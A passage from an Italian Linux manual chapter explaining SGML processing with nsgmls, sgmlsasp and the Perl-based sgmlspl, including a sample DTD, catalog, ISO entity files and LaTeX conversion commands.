Le direttive si compongono di due soli elementi: il marcatore di apertura o di chiusura e la stringa da utilizzare per il rimpiazzo. Si osservi l'esempio seguente:

```
<titolo>        +       "\n\\section{"
</titolo>               "}"             +
```

In questo modo, si dichiara di voler sostituire il marcatore **`<titolo>`** con la stringa **`\n\\section`**{, e con il marcatore **`</titolo>`**, la stringa }. Come può intuire chi conosce LaTeX, si vuole sostituire all'elemento **`titolo`** l'ambiente **`\section`**{} di LaTeX.

La stringa usata per il rimpiazzo può contenere delle sequenze di escape. Per la precisione può trattarsi di:

- **`\\`**
  rappresenta una singola barra obliqua inversa (**`\`**);
- **`\"`**
  rappresenta un apice doppio con valore letterale;
- **`\[`**
  rappresenta una parentesi quadra aperta con valore letterale;
- **`\]`**
  rappresenta una parentesi quadra chiusa con valore letterale;
- **`\n`**
  rappresenta un'interruzione di riga (*newline*).

Pertanto, la stringa di rimpiazzo vista nell'esempio, va letta come: ⟨*newline*⟩**`\section`**{.

All'inizio e alla fine della stringa di rimpiazzo può apparire il segno **`+`**. Se è presente, significa che in quel punto si richiede espressamente l'aggiunta di un'interruzione di riga. Se una stringa di rimpiazzo termina con un **`+`**, e subito dopo si deve inserire un'altra stringa di rimpiazzo che è preceduta da un altro **`+`**, si ottiene comunque una sola interruzione di riga, perché il secondo **`+`** si limita a confermarla.

Una stringa di rimpiazzo può apparire su più righe, come nell'esempio seguente:

```
<relazione>     +       "\\documentstyle{article}\n"
                        "\\begin{document}"     +

</relazione>    +       "\\end{document}"       +
```

Quando un elemento prevede degli attributi, il contenuto di questi può essere inserito nella stringa di rimpiazzo utilizzando la notazione **`[`**⟨*nome-attributo*⟩**`]`**, dove le parentesi quadre servono a delimitare questo nome, e il nome va indicato con caratteri maiuscoli.

```
<etichetta>             "\\label{[ID]}"
</etichetta>
```

L'esempio mostra la sostituzione del marcatore **`<etichetta id=...>`** con la stringa **`\label`**{...}, dove i puntini di sospensione rappresentano il valore dell'attributo **`ID`**.

# 108.3 SGMLSpm

SGMLSpm è un pacchetto che si compone di moduli e programmi Perl, per la gestione dell'output generato da **`nsgmls`** (SP). Il modo più semplice per sfruttare le funzionalità di questo pacchetto è quello di utilizzare direttamente il programma **`sgmlspl`**, scritto ovviamente in Perl, con cui è sufficiente predisporre un file simile a quello utilizzato per la sostituzione ASP.

Qui viene mostrato soltanto il funzionamento di **`sgmlspl`**, ma il lettore tenga presente che il pacchetto SGMLSpm offre molte possibilità in più, se si vuole programmare in Perl allo scopo di elaborare l'SGML.

## 108.3.1 $ sgmlspl

`sgmlspl` ⟨*specifiche-di-sostituzione*⟩ `<` ⟨*file-sp*⟩ `>` ⟨*file-elaborato*⟩

**`sgmlspl`** elabora quanto riceve dallo standard input generando un risultato che emette attraverso lo standard output, utilizzando le specifiche indicate nel file che deve essere indicato come primo e unico argomento.

In pratica, lo standard input deve corrispondere al risultato emesso dall'analizzatore SP (**`nsgmls`**), e il file delle specifiche è un pezzo di programma Perl, scritto sfruttando le caratteristiche di SGMLSpm. È il file delle specifiche che stabilisce il modo in cui i marcatori degli elementi SGML vengono trasformati nel risultato finale.

## 108.3.2 File con le specifiche di sostituzione

Rispetto al meccanismo di rimpiazzo utilizzato da ASP, in questo caso si devono scrivere delle righe di codice Perl abbinate agli eventi che interessano, riferiti all'analisi del file generato da SP. Volendo, oltre a distinguere i marcatori di apertura e di chiusura degli elementi, si possono individuare anche le stringhe SDATA, e altri componenti di utilizzo meno frequente. Tenendo conto che il pacchetto SGMLSpm è accompagnato da una buona documentazione, qui viene mostrato semplicemente come gestire la sostituzione dei marcatori che delimitano gli elementi SGML.

Come accennato, il file per la sostituzione (ovvero il file delle specifiche) è scritto in Perl, e in particolare, tutto è visto in forma di reazione al verificarsi di un evento:

`sgml(` ⟨*evento*⟩`,` ⟨*funzione-da-eseguire*⟩`);`

Quello appena mostrato è lo schema generale delle istruzioni da utilizzare per descrivere ciò che deve fare **`sgmlspl`** quando si verifica l'evento specificato nel primo argomento. In pratica, quando si verifica, viene eseguita la funzione del secondo argomento.

L'evento viene specificato in forma di stringa, dove in particolare la forma **`<ELEMENTO>`** rappresenta l'incontro del marcatore di apertura dell'elemento **`ELEMENTO`**, e conseguentemente, **`</ELEMENTO>`** rappresenta il marcatore di chiusura. Naturalmente, **`sgmlspl`** è in grado di intercettare molti altri tipi di eventi, che comunque non vengono mostrati qui.

> È importante tenere presente che gli eventi che identificano i marcatori di apertura e di chiusura degli elementi SGML, devono essere indicati utilizzando esclusivamente lettere maiuscole.

La funzione indicata come secondo argomento può essere semplicemente una stringa, intendendo che questa rappresenti ciò che si vuole emettere al posto dell'evento che si è manifestato, oppure una funzione (eventualmente un puntatore a una funzione dichiarata altrove), che probabilmente si occuperà di generare un qualche tipo di output.

Generalmente, all'interno delle funzioni da abbinare agli eventi si utilizza la subroutine **`output`** per emettere dell'output, secondo quanto prescritto dalla documentazione di SGMLSpm.

Il passaggio degli attributi contenuti eventualmente nei marcatori di apertura degli elementi SGML, non è così intuitivo come avviene nella sintassi ASP. In questo caso occorre considerare che la funzione indicata come secondo argomento riceve degli argomenti in forma di oggetti, e da questi possono essere estratte le informazioni sugli attributi SGML.

Si passa alla dimostrazione di alcuni esempi che dovrebbero essere sufficienti per mostrare l'utilizzo essenziale del file delle specifiche di sostituzione per **`sgmlspl`**.

Esempi

```
sgml( '<RELAZIONE>', "\n\\documentstyle{article}\n\\begin{document}\n" );
sgml( '</RELAZIONE>', "\n\\end{document}\n");
```

Questa è la situazione più semplice, in cui ci si limita a sostituire i marcatori con una stringa conveniente (in questo caso si tratta di istruzioni LaTeX). Si osservi il fatto che le istruzioni terminano con il punto e virgola, e inoltre, si utilizza la sequenza **`\n`** per indicare l'inserimento di un codice di interruzione di riga.

```
sgml( '<RELAZIONE>', sub {
    output "\n\\documentstyle{article}";
    output "\n\\begin{document}\n";
});
sgml( '</RELAZIONE>', sub {
    output "\n\\end{document}\n";
});
```

In questo caso, si vuole ottenere lo stesso risultato dell'esempio precedente, con la differenza che nel secondo argomento si indica effettivamente una funzione (senza nome), il cui scopo è semplicemente quello di emettere le stesse stringhe già viste precedentemente, attraverso la subroutine **`output`**.

```
sub relazione_apertura {
    output "\n\\documentstyle{article}";
    output "\n\\begin{document}\n";
});

sgml( '<RELAZIONE>', \&relazione_apertura );
```

Questa rappresenta un'altra variante dell'esempio iniziale, in cui, per il marcatore di apertura, si fa riferimento a una subroutine esterna, indicata attraverso un puntatore alla stessa.

```
sgml( '<ETICHETTA>', sub{
    my ($elemento,$evento) = @_;
    my $id = $elemento->attribute('ID')->value;
    output "\\label{$id}";
});
sgml( '</ETICHETTA>', '' );
```

Questo esempio mostra il caso di un elemento SGML che prevede l'attributo **`ID`** nel marcatore di apertura. Per estrarre il valore di questo attributo occorre agire come si vede: si distinguono gli argomenti della funzione dichiarando due variabili private corrispondenti, **`my ($elemento,$evento) = @_;`**, quindi si ottiene l'attributo richiesto dall'oggetto a cui fa riferimento la variabile **`$elemento`**: **`$elemento->attribute('ID')->value`**. Quello che si ottiene viene conservato nella variabile **`$id`**, che poi viene inserita nella stringa emessa attraverso la subroutine **`output`**.

In questo caso, il marcatore di chiusura dell'elemento viene rimpiazzato semplicemente con una stringa nulla.

```
sgml( '<IMMAGINE>', sub{
    my ($elemento,$evento) = @_;
    my $file = $elemento->attribute('FILE')->value;
    my $altezza = $elemento->attribute('ALTEZZA')->value;
    output "\n\\begin{center}\n";
    output "\\epsfig{file=$file,height=$altezza,angle=0}\n";
    output "\\end{center}\n";
});
sgml( '</IMMAGINE>', '' );
```

Quello che si vede è un esempio simile a quello precedente, con la differenza che gli attributi da estrarre sono due.

```
sgml('<LIST>', sub {
  my ($element,$event) = @_;
  my $type = $element->attribute('TYPE')->value;

  if ($type eq 'ORDERED') {
    output "\\begin{enumerate}\n";
  } elsif ($type eq 'UNORDERED') {
    output "\\begin{itemize}\n";
  } else {
    die "Bad TYPE '$type' for element LIST at line " .
      $event->line . " in " . $event->file . "\n";
  }
});
```

Questo esempio proviene dalla documentazione di SGMLSpm, e mostra in che modo modificare il risultato della trasformazione in base al contenuto degli attributi di un elemento SGML.

## 108.4 Esempio di un mini-sistema SGML

Il modo migliore per comprendere come si possono mettere insieme i vari tasselli di un sistema di composizione che parte dall'SGML, è quello di studiare un esempio elementare, ma facilmente estensibile. Si vuole arrivare a generare una trasformazione del sorgente SGML in LaTeX.

Quello che serve è: un DTD, che sarà rappresentato dal file `relazione.dtd`; un catalogo, rappresentato dal file `catalogo`; una serie di file contenenti le entità standard ISO indispensabili e adatte a LaTeX, rappresentate dai file `ISOlat1.tex`, `ISOnum.tex` e `ISOdia.tex`; e infine un file di rimpiazzo ASP, rappresentato dal file `mappa.tex`, oppure un file di specifiche per **`sgmlspl`**.

### 108.4.1 Il DTD

Si vuole realizzare un tipo di documento molto semplice, adatto per scrivere delle relazioni banali, composte da un titolo, una data, un corpo più o meno lungo e da una o più firme.

```
<!ENTITY % ISOlat1 PUBLIC "ISO 8879:1986//ENTITIES Added Latin 1//EN">
%ISOlat1;

<!ENTITY % ISOdia PUBLIC "ISO 8879:1986//ENTITIES Diacritical Marks//EN">
%ISOdia;

<!ENTITY % ISOnum PUBLIC
        "ISO 8879:1986//ENTITIES Numeric and Special Graphic//EN">
%ISOnum;

<!entity space " ">
<!entity null "">

<!shortref mappaglobale
        "BB" space
        "&#RS;B" null
        "B&#RE;" space
        "&#RS;B&#RE;" null
        "&#RS;&#RE;" null
        "#" num
        "%" percnt
        "@" commat
        "[" lsqb
        "]" rsqb
        "^" circ
        "_" lowbar
        "{" lcub
        "|" verbar
        "}" rcub
        "~" tilde >

<!ELEMENT relazione     - - (titolo?, data, contenuto)>
<!ELEMENT titolo        - o (#PCDATA)>
<!ELEMENT data          - o (#PCDATA)>
<!ELEMENT contenuto     - o (paragrafo+, firma+)>
<!ELEMENT paragrafo     - o (#PCDATA)>
<!ELEMENT firma         - o (#PCDATA)>

<!usemap mappaglobale relazione>
```

Come si può osservare dall'esempio proposto, inizialmente vengono acquisite le entità standard, utilizzando un riferimento pubblico, secondo gli standard. Successivamente vengono definite delle entità aggiuntive, e quindi una mappa di sostituzione (*shortref*).

Nella parte finale vengono definiti i vari elementi, a cominciare da quello che ha lo stesso nome del DTD, e si abbina l'elemento più esterno all'unica mappa di sostituzione che sia stata definita.

### 108.4.2 Il catalogo

Il catalogo serve a individuare i file corrispondenti alle entità standard e al DTD stesso. Si tratta di poche righe (si osservi il fatto che non è stato definito un identificatore pubblico per il DTD, dal momento che si tratta di un lavoro poco importante).

```
PUBLIC "ISO 8879:1986//ENTITIES Added Latin 1//EN" "ISOlat1.tex"

PUBLIC "ISO 8879:1986//ENTITIES Diacritical Marks//EN" "ISOdia.tex"

PUBLIC "ISO 8879:1986//ENTITIES Numeric and Special Graphic//EN" "ISOnum.tex"

DOCTYPE "relazione"             "relazione.dtd"
```

## 108.4.3 Le entità standard

Le entità standard, come tali, si possono recuperare già pronte un po' dappertutto. Eventualmente si può porre il problema di dover modificare le stringhe corrispondenti per il tipo di elaborazione che si intende fare. Di seguito vengono mostrati integralmente i file delle entità utilizzati in questo esempio. È il caso di ricordare che le stringhe di sostituzione sono pensate per LaTeX.

```
<!-- Questa versione del file ISOlat1 è ridotta rispetto
     all'originale dello standard ISO 8879.
     Per la precisione, sono state tolte le entità che esistono
     già negli altri file mostrati.
-->
<!-- Character entity set. Typical invocation:
     <!ENTITY % ISOlat1 PUBLIC
       "ISO 8879:1986//ENTITIES Added Latin 1//EN">
     %ISOlat1;
-->
<!ENTITY aacute CDATA "\'a"--=small a, acute accent-->
<!ENTITY Aacute CDATA "\'A"--=capital A, acute accent-->
<!ENTITY acirc  CDATA "\^a"--=small a, circumflex accent-->
<!ENTITY Acirc  CDATA "\^A"--=capital A, circumflex accent-->
<!ENTITY agrave CDATA "\`a"--=small a, grave accent-->
<!ENTITY Agrave CDATA "\`A"--=capital A, grave accent-->
<!ENTITY aring  CDATA "\aa{}"--=small a, ring-->
<!ENTITY Aring  CDATA "\AA{}"--=capital A, ring-->
<!ENTITY atilde CDATA "\~a"--=small a, tilde-->
<!ENTITY Atilde CDATA "\~A"--=capital A, tilde-->
<!ENTITY auml   CDATA '\"a'--=small a, dieresis or umlaut mark-->
<!ENTITY Auml   CDATA '\"A'--=capital A, dieresis or umlaut mark-->
<!ENTITY aelig  CDATA "\ae{}"--=small ae diphthong (ligature)-->
<!ENTITY AElig  CDATA "\AE{}"--=capital AE diphthong (ligature)-->
<!ENTITY ccedil CDATA "\c c"--=small c, cedilla-->
<!ENTITY Ccedil CDATA "\c C"--=capital C, cedilla-->
<!ENTITY eth    CDATA "\dh{}"--=small eth, Icelandic-->
<!ENTITY ETH    CDATA "\DH{}"--=capital Eth, Icelandic-->
<!ENTITY eacute CDATA "\'e"--=small e, acute accent-->
<!ENTITY Eacute CDATA "\'E"--=capital E, acute accent-->
<!ENTITY ecirc  CDATA "\^e"--=small e, circumflex accent-->
<!ENTITY Ecirc  CDATA "\^E"--=capital E, circumflex accent-->
<!ENTITY egrave CDATA "\`e"--=small e, grave accent-->
<!ENTITY Egrave CDATA "\`E"--=capital E, grave accent-->
<!ENTITY euml   CDATA '\"e'--=small e, dieresis or umlaut mark-->
<!ENTITY Euml   CDATA '\"E'--=capital E, dieresis or umlaut mark-->
<!ENTITY iacute CDATA "\'\i{}"--=small i, acute accent-->
<!ENTITY Iacute CDATA "\'I"--=capital I, acute accent-->
<!ENTITY icirc  CDATA "\^\i{}"--=small i, circumflex accent-->
<!ENTITY Icirc  CDATA "\^I"--=capital I, circumflex accent-->
<!ENTITY igrave CDATA "\`\i{}"--=small i, grave accent-->
<!ENTITY Igrave CDATA "\`I"--=capital I, grave accent-->
<!ENTITY iuml   CDATA '\"\i{}'--=small i, dieresis or umlaut mark-->
<!ENTITY Iuml   CDATA '\"I'--=capital I, dieresis or umlaut mark-->
<!ENTITY ntilde CDATA "\~n"--=small n, tilde-->
<!ENTITY Ntilde CDATA "\~N"--=capital N, tilde-->
<!ENTITY oacute CDATA "\'o"--=small o, acute accent-->
<!ENTITY Oacute CDATA "\'O"--=capital O, acute accent-->
<!ENTITY ocirc  CDATA "\^o"--=small o, circumflex accent-->
<!ENTITY Ocirc  CDATA "\^O"--=capital O, circumflex accent-->
<!ENTITY ograve CDATA "\`o"--=small o, grave accent-->
```

```
<!ENTITY Ograve CDATA "\`O"--=capital O, grave accent-->
<!ENTITY oslash CDATA "\o{}"--=small o, slash-->
<!ENTITY Oslash CDATA "\O{}"--=capital O, slash-->
<!ENTITY otilde CDATA "\~o"--=small o, tilde-->
<!ENTITY Otilde CDATA "\~O"--=capital O, tilde-->
<!ENTITY ouml   CDATA '\"o'--=small o, dieresis or umlaut mark-->
<!ENTITY Ouml   CDATA '\"O'--=capital O, dieresis or umlaut mark-->
<!ENTITY szlig  CDATA "\ss{}"--=small sharp s, German (sz ligature)-->
<!ENTITY thorn  CDATA "\th{}"--=small thorn, Icelandic-->
<!ENTITY THORN  CDATA "\TH{}"--=capital THORN, Icelandic-->
<!ENTITY uacute CDATA "\'u"--=small u, acute accent-->
<!ENTITY Uacute CDATA "\'U"--=capital U, acute accent-->
<!ENTITY ucirc  CDATA "\^u"--=small u, circumflex accent-->
<!ENTITY Ucirc  CDATA "\^U"--=capital U, circumflex accent-->
<!ENTITY ugrave CDATA "\`u"--=small u, grave accent-->
<!ENTITY Ugrave CDATA "\`U"--=capital U, grave accent-->
<!ENTITY uuml   CDATA '\"u'--=small u, dieresis or umlaut mark-->
<!ENTITY Uuml   CDATA '\"U'--=capital U, dieresis or umlaut mark-->
<!ENTITY yacute CDATA "\'y"--=small y, acute accent-->
<!ENTITY Yacute CDATA "\'Y"--=capital Y, acute accent-->
<!ENTITY yuml   CDATA '\"y'--=small y, dieresis or umlaut mark-->
```

```
<!-- (C) International Organization for Standardization 1986
     Permission to copy in any form is granted for use with
     conforming SGML systems and applications as defined in
     ISO 8879, provided this notice is included in all copies.
-->
<!-- Character entity set. Typical invocation:
     <!ENTITY % ISOnum PUBLIC
       "ISO 8879:1986//ENTITIES Numeric and Special Graphic//EN">
     %ISOnum;
-->
<!ENTITY half   CDATA "$\scriptstyle{1\over2}$"--=fraction one-half-->
<!ENTITY frac12 CDATA "\sfrac1/2"--=fraction one-half-->
<!ENTITY frac14 CDATA "\sfrac1/4"--=fraction one-quarter-->
<!ENTITY frac34 CDATA "\sfrac3/4"--=fraction three-quarters-->
<!ENTITY frac18 CDATA "\sfrac1/8"--=fraction one-eighth-->
<!ENTITY frac38 CDATA "\sfrac3/8"--=fraction three-eighths-->
<!ENTITY frac58 CDATA "\sfrac5/8"--=fraction five-eighths-->
<!ENTITY frac78 CDATA "\sfrac7/8"--=fraction seven-eighths-->

<!ENTITY sup1   CDATA "$^1$"--=superscript one-->
<!ENTITY sup2   CDATA "$^2$"--=superscript two-->
<!ENTITY sup3   CDATA "$^3$"--=superscript three-->

<!ENTITY plus   CDATA "$+$"--=plus sign B:-- >
<!ENTITY plusmn CDATA "$\pm$"--/pm B: =plus-or-minus sign-->
<!ENTITY lt     CDATA "$<$"--=less-than sign R:-->
<!ENTITY equals CDATA "$=$"--=equals sign R:-->
<!ENTITY gt     CDATA "$>$"--=greater-than sign R:-->
<!ENTITY divide CDATA "$\div$"--/div B: =divide sign-->
<!ENTITY times  CDATA "$\times$"--/times B: =multiply sign-->

<!ENTITY curren CDATA "\{curren\}"--=general currency sign-->
<!ENTITY pound  CDATA "\pounds{}"--=pound sign-->
<!ENTITY dollar CDATA "\$"--=dollar sign-->
<!ENTITY cent   CDATA "\cent{}"--=cent sign-->
<!ENTITY yen    CDATA "\{yen\}"--/yen =yen sign-->

<!ENTITY num    CDATA "\#"--=number sign-->
<!ENTITY percnt CDATA "\%"--=percent sign-->
<!ENTITY amp    CDATA "\&"--=ampersand-->
<!ENTITY ast    CDATA "*"--/ast B: =asterisk-->
<!ENTITY commat CDATA "@"--=commercial at-->
<!ENTITY lsqb   CDATA "["--/lbrack O: =left square bracket-->
```

```
<!ENTITY bsol   CDATA "$\backslash$"--/backslash =reverse solidus-->
<!ENTITY rsqb   CDATA "]"--/rbrack C: =right square bracket-->
<!ENTITY lcub   CDATA "$\{$"--/lbrace O: =left curly bracket-->
<!ENTITY horbar CDATA "{--}"--=horizontal bar-->
<!ENTITY verbar CDATA "$|$"--/vert =vertical bar-->
<!ENTITY rcub   CDATA "$\}$"--/rbrace C: =right curly bracket-->
<!ENTITY micro  CDATA "$\mu$"--=micro sign-->
<!ENTITY ohm    CDATA "$\Omega$"--=ohm sign-->
<!ENTITY deg    CDATA "$^\circ$"--=degree sign-->
<!ENTITY ordm   CDATA "\{ordm\}"--=ordinal indicator, masculine-->
<!ENTITY ordf   CDATA "\{ordf\}"--=ordinal indicator, feminine-->
<!ENTITY sect   CDATA "\S{}"--=section sign-->
<!ENTITY para   CDATA "\P{}"--=pilcrow (paragraph sign)-->
<!ENTITY middot CDATA "$\cdot$"--/centerdot B: =middle dot-->
<!ENTITY larr   CDATA "$\leftarrow$"--/leftarrow /gets A: =leftward arrow-->
<!ENTITY rarr   CDATA "$\rightarrow$"--/rightarrow /to A: =rightward arrow-->
<!ENTITY uarr   CDATA "$\uparrow$"--/uparrow A: =upward arrow-->
<!ENTITY darr   CDATA "$\downarrow$"--/downarrow A: =downward arrow-->
<!ENTITY copy   CDATA "\copyright{}"--=copyright sign-->
<!ENTITY reg    CDATA "\rcircle{}"--/circledR =registered sign-->
<!ENTITY trade  CDATA "(TM)"--=trade mark sign-->
<!ENTITY brvbar CDATA "\{brvbar\}"--=broken (vertical) bar-->
<!ENTITY not    CDATA "$\neg$"--/neg /lnot =not sign-->
<!ENTITY sung   CDATA "\{sung\}"--=music note (sung text sign)-->

<!ENTITY excl   CDATA "!"--=exclamation mark-->
<!ENTITY iexcl  CDATA "{!`}"--=inverted exclamation mark-->
<!ENTITY quot   CDATA '{\tt\char`\"}'--=quotation mark-->
<!ENTITY apos   CDATA "'"--=apostrophe-->
<!ENTITY lpar   CDATA "("--O: =left parenthesis-->
<!ENTITY rpar   CDATA ")"--C: =right parenthesis-->
<!ENTITY comma  CDATA ","--P: =comma-->
<!ENTITY lowbar CDATA "\_"--=low line-->
<!ENTITY hyphen CDATA "-"--=hyphen-->
<!ENTITY period CDATA "."--=full stop, period-->
<!ENTITY sol    CDATA "/"--=solidus-->
<!ENTITY colon  CDATA ":"--/colon P:-->
<!ENTITY semi   CDATA ";"--=semicolon P:-->
<!ENTITY quest  CDATA "?"--=question mark-->
<!ENTITY iquest CDATA "{?`}"--=inverted question mark-->
<!ENTITY laquo  CDATA "\guillemotleft{}"--=angle quotation mark, left-->
<!ENTITY raquo  CDATA "\guillemotright{}"--=angle quotation mark, right-->
<!ENTITY lsquo  CDATA "{`}"--=single quotation mark, left-->
<!ENTITY rsquo  CDATA "{'}"--=single quotation mark, right-->
<!ENTITY ldquo  CDATA "{``}"--=double quotation mark, left-->
<!ENTITY rdquo  CDATA "{''}"--=double quotation mark, right-->
<!ENTITY nbsp   CDATA "~"--=no break (required) space-->
<!ENTITY shy    CDATA "\-"--=soft hyphen-->
```

---

```
<!-- (C) International Organization for Standardization 1986
     Permission to copy in any form is granted for use with
     conforming SGML systems and applications as defined in
     ISO 8879, provided this notice is included in all copies.
-->
<!-- Character entity set. Typical invocation:
     <!ENTITY % ISOdia PUBLIC
       "ISO 8879:1986//ENTITIES Diacritical Marks//EN">
     %ISOdia;
-->
<!ENTITY acute  CDATA "\'"--=acute accent-->
<!ENTITY breve  CDATA "\u{"--=breve-->
<!ENTITY caron  CDATA "\{caron\}"--=caron-->
<!ENTITY cedil  CDATA "\c{"--=cedilla-->
<!ENTITY circ   CDATA "\^{}"--=circumflex accent-->
<!ENTITY dblac  CDATA "\{dblac\}"--=double acute accent-->
```

```
<!ENTITY die    CDATA '\"'--=dieresis-->
<!ENTITY dot    CDATA "\."--=dot above-->
<!ENTITY grave  CDATA "\`"--=grave accent-->
<!ENTITY macr   CDATA "\="--=macron-->
<!ENTITY ogon   CDATA "\{ogon\}"--=ogonek-->
<!ENTITY ring   CDATA "\accent23"--=ring-->
<!ENTITY tilde  CDATA "\~{}"--=tilde-->
<!ENTITY uml    CDATA '\"'--=umlaut mark-->
```

### 108.4.4 Rimpiazzo ASP

L'ultimo componente necessario è il file di rimpiazzo ASP per **`sgmlsasp`**, oppure il file delle specifiche per **`sgmlspl`**. Vengono mostrati entrambi.

```
%
% mappa.tex
%
<relazione>     +       "\\documentclass{article}\n"
                        "\\begin{document}"             +

</relazione>    +       "\\end{document}"       +

<titolo>        +       "\n\\section{"
</titolo>               "}"             +

<data>          +       "\n"
</data>                 ""      +

<contenuto>
</contenuto>

<paragrafo>     +       "\n"
</paragrafo>            ""      +

<firma>         +       "\n"
</firma>                ""      +
```

---

```
#
# latex.spec
#
sgml( '<RELAZIONE>', sub {
    output "\n\\documentclass{article}\n";
    output "\\begin{document}";
});
sgml( '</RELAZIONE>', "\n\\end{document}\n" );

sgml( '<TITOLO>', "\n\n\\section{" );
sgml( '</TITOLO>', "}\n" );

sgml( '<DATA>', "\n\n" );
sgml( '</DATA>', "" );

sgml( '<CONTENUTO>', "" );
sgml( '</CONTENUTO>', "" );

sgml( '<PARAGRAFO>', "\n\n" );
sgml( '</PARAGRAFO>', "" );

sgml( '<FIRMA>', "\n\n" );
sgml( '</FIRMA>', "" );
```

### 108.4.5 I documenti SGML

Quello che segue è un esempio di documento SGML adatto al DTD e al catalogo che è stato definito sopra.

```
<!doctype relazione SYSTEM>

<relazione>
<titolo>Relazione introduttiva su SGML</titolo>

<data>31/12/1999</data>

<contenuto>

<paragrafo>SGML sta per Standard Generalized Markup Language.
bla bla bla... Perch&eacute;,... cos&igrave;...

<paragrafo>Bla, bla, bla....

<firma>Pinco Pallino</firma>

</contenuto>
</relazione>
```

## 108.4.6 I comandi necessari

Una volta scritto un testo SGML, la prima cosa da fare è la verifica di coerenza in base al DTD. Se il file da controllare fosse `relazione.sgml`, si dovrebbe utilizzare il comando seguente (si presume che il file del catalogo sia collocato nella directory corrente).

```
$ nsgmls -s -c ./catalogo < relazione.sgml
```

Una volta corretti gli errori, si può passare direttamente alla trasformazione in LaTeX, ma se lo si desidera, si può osservare l'output generato da **`nsgmls`**.

```
$ nsgmls -c ./catalogo < relazione.sgml
```

Se si tratta dell'esempio di documento mostrato in precedenza, il risultato dovrebbe essere il seguente (una riga molto lunga appare interrotta per motivi tipografici).

```
(RELAZIONE
(TITOLO
-Relazione introduttiva su SGML
)TITOLO
(DATA
-31/12/1999
)DATA
(CONTENUTO
(PARAGRAFO
-SGML sta per Standard Generalized Markup Language.\nbla bla bla...
)PARAGRAFO
(PARAGRAFO
-Bla, bla, bla....
)PARAGRAFO
(FIRMA
-Pinco Pallino
)FIRMA
)CONTENUTO
)RELAZIONE
C
```

La riga che sopra appare interrotta viene riproposta, perché contiene qualche elemento che può essere importante per il principiante.

```
SGML sta per Standard Generalized Markup Language.\nbla bla bla...
Perch\\'e,... cos\\`\\i{}...
```

Su questa riga, si può osservare l'effetto delle sostituzioni delle entità standard, secondo le esigenze di LaTeX.

Il comando completo per ottenere una trasformazione in LaTeX, secondo il contenuto del file di rimpiazzo (`mappa.tex`), è il seguente:

```
$ cat relazione.sgml | nsgmls -c ./catalogo | sgmlsasp mappa.tex
```

Ovvero, nel caso si utilizzi **`sgmlspl`**:

```
$ cat relazione.sgml | nsgmls -c ./catalogo | sgmlspl latex.spec
```

Il risultato che si ottiene attraverso lo standard output, e che andrebbe ridiretto opportunamente, potrebbe apparire come quello che segue.

```
\documentclass{article}
\begin{document}

\section{Relazione introduttiva su SGML}

31/12/1999

SGML sta per Standard Generalized Markup Language.
bla bla bla... Perch\'e,... cos\`\i{}...

Bla, bla, bla....

Pinco Pallino
\end{document}
```

## 108.5 Lo scalino successivo

Una volta capito come si possono utilizzare gli strumenti SGML comuni, si pongono subito due tipi di problemi: la gestione simultanea di più sistemi di composizione e l'astrazione dal problema della rappresentazione dei simboli che in uno qualunque dei sistemi di composizione richiederebbero codici speciali. Vengono analizzati questi due problemi separatamente.

### 108.5.1 Gestione simultanea di più sistemi di composizione

Quando si organizza un DTD allo scopo di costruire un sistema SGML per la composizione finale in più formati (PostScript, HTML ed eventualmente altro ancora), occorre definire quali siano gli obbiettivi, stabilendo così anche i limiti che si devono imporre nel DTD (se si pretende di generare anche un risultato in forma di file di testo puro e semplice, le immagini potranno essere inserite nel documento solo in forma di «arte ASCII»).

Dopo il progetto del DTD e del modo in cui verranno trasformati i vari elementi nelle diverse forme di composizione, si pone un ostacolo un po' fastidioso: le entità generali. Dal momento che queste dovrebbero essere definite in modo differente a seconda del tipo di composizione che si vuole ottenere, si rischia di dover gestire altrettanti cataloghi, dovendo fare riferimento a file differenti.

In un sistema SGML ben ordinato, ci dovrebbe essere un solo catalogo, e il problema della distinzione delle entità generali si può ottenere attraverso l'uso delle sezioni marcate. Infatti, dal momento che i file delle entità esterne sono parte del DTD, si possono indicare anche altre istruzioni SGML oltre a quelle di definizione delle entità generali. Quello che segue è un estratto semplificato e abbreviato dal file delle entità esterne utilizzato attualmente da ALtools (il sistema di composizione di Appunti Linux).

```
<!ENTITY % EntitaASCII8 "IGNORE">
<!ENTITY % EntitaLaTeX "IGNORE">
<!ENTITY % EntitaHTML "IGNORE">

<![ %EntitaASCII8 [
    <!ENTITY excl   CDATA "!"-- exclamation mark -->
    <!ENTITY quot   CDATA '"'-- quotation mark -->
    <!ENTITY num    CDATA "#"-- number sign -->
    ...
]]>

<![ %EntitaLaTeX [
    <!ENTITY excl   CDATA "!"-- exclamation mark -->
    <!ENTITY quot   CDATA '{\tt\char`\"}'-- quotation mark -->
    <!ENTITY num    CDATA "\#"-- number sign -->
    ...
]]>

<![ %EntitaHTML [
    <!ENTITY excl   CDATA "!"-- exclamation mark -->
    <!ENTITY quot   CDATA '"'-- quotation mark -->
    <!ENTITY num    CDATA "#"-- number sign -->
    ...
]]>
```

Nella parte iniziale vengono dichiarate le entità parametriche **EntitaASCII8**, **EntitaLaTeX** e **EntitaHTML**, tutte con la stringa **IGNORE**. In questo modo, in condizioni normali, nessuna delle istruzioni di definizioni delle entità generali verrebbe presa in considerazione. Per selezionare un gruppo soltanto, basterebbe che l'entità parametrica giusta contenesse la stringa **INCLUDE**. Per farlo si interviene direttamente nella riga di comando di **nsgmls** (SP):

cat ⟨*file-sgml*⟩ | nsgmls -c ⟨*catalogo*⟩ -i⟨*entità-parametrica*⟩ | **...**

In pratica, con l'opzione **-i** di **nsgmls**, si fa in modo di introdurre una dichiarazione del tipo

<!ENTITY % ⟨*entità-parametrica*⟩ "INCLUDE">

e questa prende automaticamente il sopravvento su qualunque altra dichiarazione analoga (della stessa entità parametrica) in qualunque altra parte del DTD.

Per tornare all'esempio mostrato del file delle entità generali, si potrebbero selezionare le entità riferite alla trasformazione in LaTeX con un comando simile a quello seguente:

```
$ cat mio_file.sgml | nsgmls -c ./catalogo -iEntitaLaTeX | ...
```

## 108.5.2 Insieme di caratteri

Attraverso le entità generali che si definiscono, è possibile fare in modo che il sistema di composizione finale riceva i codici adatti per tutti i simboli «strani» che si vogliono poter inserire. Tuttavia, spesso si vorrebbe poter scrivere liberamente utilizzando il minor numero possibile di macro **&...;**. Per la precisione, il minimo in assoluto è quello che richiede l'SGML stesso: occorre proteggere i simboli **&**, **>** e **<** (**&**, **>**, **<**). Tutto il resto, non dà alcun fastidio all'analizzatore SGML, però i programmi di composizione potrebbero avere dei problemi differenti.

Anche senza uscire dai 7 bit dell'ASCII tradizionali, se si scrive qualcosa per LaTeX, non si possono usare direttamente caratteri normalissimi come **#**, ****, **$** e altri.

